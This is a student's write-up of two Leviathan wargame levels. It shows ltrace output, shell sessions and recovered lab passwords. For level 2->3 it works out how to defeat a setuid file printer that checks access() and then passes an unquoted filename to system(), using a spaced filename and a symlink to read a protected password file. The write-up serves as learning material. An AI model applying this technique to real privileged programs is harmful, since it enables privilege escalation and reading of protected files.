

Leviathan level 2->3

In the home directory, I noticed an executable file called 'printfile' so I tried running it and realised it required an additional input.




```
leviathan2@leviathan:~$ ./printfile
*** File Printer ***
Usage: ./printfile filename
```

The password I need is in the /etc/leviathan_pass so I passed in the file for level 3, hoping it would work



```
leviathan2@leviathan:~$ ./printfile /etc/leviathan_pass/leviathan3
You cant have that file...
```


But obviously I don't have permissions. I tried running ltrace to open both leviathan2, and leviathan3 and noticed that when I input the file for leviathan2 (the file I do have permissions for), I notice a few things:



```
leviathan2@leviathan:~$ ltrace ./printfile '/etc/leviathan_pass/leviathan2'
__libc_start_main(0x804852b, 2, 0xffffd764, 0x8048610 <unfinished ...>
access("/etc/leviathan_pass/leviathan2", 4)                    = 0
snprintf("/bin/cat /etc/leviathan_pass/lev"..., 511, "/bin/cat %s", "/etc/leviathan_pass/leviathan2") = 39
geteuid()                                                      = 12002
geteuid()                                                      = 12002
setreuid(12002, 12002)                                         = 0
system("/bin/cat /etc/leviathan_pass/lev"...ougahZi8Ta
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                         = 0
+++ exited (status 0) +++
leviathan2@leviathan:~$
```

The access() function tells if we have access to the file, and /bin/cat is used to output the file given as input. It took me a while to figure where to go from here but I searched on google to find the vulnerability in the access function. We can exploit the fact that /bin/cat is called as if it were a separate file - the cat is not using the full file path!


So we can create a filename with spaces and create a symbolic link to the file we dont have access to, only using the first part of filename , we can see the contents of the file we don't have access to.



```
leviathan2@leviathan:~$ mkdir /tmp/sonali
leviathan2@leviathan:~$ cd /temp/sonali
-bash: cd: /temp/sonali: No such file or directory
leviathan2@leviathan:~$ cd /tmp/sonali
leviathan2@leviathan:/tmp/sonali$ touch space\file
leviathan2@leviathan:/tmp/sonali$ man ls
leviathan2@leviathan:/tmp/sonali$ ls -l
total 0
-rw-r--r-- 1 leviathan2 root 0 Apr  2 14:43 spacefile
leviathan2@leviathan:/tmp/sonali$ touch space\ file
leviathan2@leviathan:/tmp/sonali$ ls -l
total 0
-rw-r--r-- 1 leviathan2 root 0 Apr  2 14:43 spacefile
-rw-r--r-- 1 leviathan2 root 0 Apr  2 14:45 space file
leviathan2@leviathan:/tmp/sonali$ man ln
leviathan2@leviathan:/tmp/sonali$ ln -s
ln: missing file operand
Try 'ln --help' for more information.
leviathan2@leviathan:/tmp/sonali$  ln -s /etc/leviathan_pass/leviathan3 /tmp/sonali/space
```

I created the filename with a space and created a sym link for just the first part of the filename - 'space'. On the way I used the manual so that I knew what to input. As depicted above, I made mistakes in using some commands until I clarified my understanding with the man pages.

Now I tried to run ./printfile again and succeeded the second time, when I provided the full file name.




```
leviathan2@leviathan:~$ ./printfile /tmp/sonali/space
You cant have that file...
leviathan2@leviathan:~$ ./printfile /tmp/sonali/space\ file
Ahdiemoo1j
/bin/cat: file: No such file or directory
```

I then obtained the password!

Leviathan 3->4

This was rather funny so I am explaining this even though it only took 2 minutes.

I tried using ltrace on the executable file for this level, and noticed that there was strcmp showing 'sda' and 'h0no33' so I tried inputting these as the passwords but it did not work to my surprise.



```
leviathan3@leviathan:~$ ltrace ./level3
__libc_start_main(0x8048618, 1, 0xffffd784, 0x80486d0 <unfinished ...>
strcmp("h0no33", "kakaka")                                        = -1
printf("Enter the password> ")                                    = 20
fgets(Enter the password> sda
"sda\n", 256, 0xf7fc55a0)                                   = 0xffffd590
strcmp("sda\n", "snlprintf\n")                                    = -1
puts("bzzzzzzzzap. WRONG"bzzzzzzzzap. WRONG
)                                        = 19
+++ exited (status 0) +++
leviathan3@leviathan:~$ ./level3
Enter the password> kakaka
bzzzzzzzzap. WRONG
leviathan3@leviathan:~$ ./level3
Enter the password> h0no33
bzzzzzzzzap. WRONG
leviathan3@leviathan:~$ ./level3
Enter the password> sda
bzzzzzzzzap. WRONG
leviathan3@leviathan:~$
```

I then realised that further below is the strcmp, comparing "snlprintf". I inputted this as the password and it worked - giving me the password for level 4.

Overall reflection

Challenges

I mainly found level 2 extremely challenging as I had to search for the vulnerabilities in access() functions, and create a symlink to access the password to the next level. It involved many steps and took me a fair bit of time to crack.

Reflection

Although it took me quite a long time to figure out level 2, it was incredibly rewarding solving the level, and it taught me a lot. This level taught me about the importance of using 'ltrace' for executable files, to see any underlying code that can give us hints about what the program is doing when it is called. I also learnt to create symlinks and it helped with accessing the password in the corresponding directory. The levels which I found easy such as the last level, was also due to me having experienced similar challenges so I attempted the similar ones quicker, and with more confidence. I can safely say that I am a bit more confident with my wargame skills.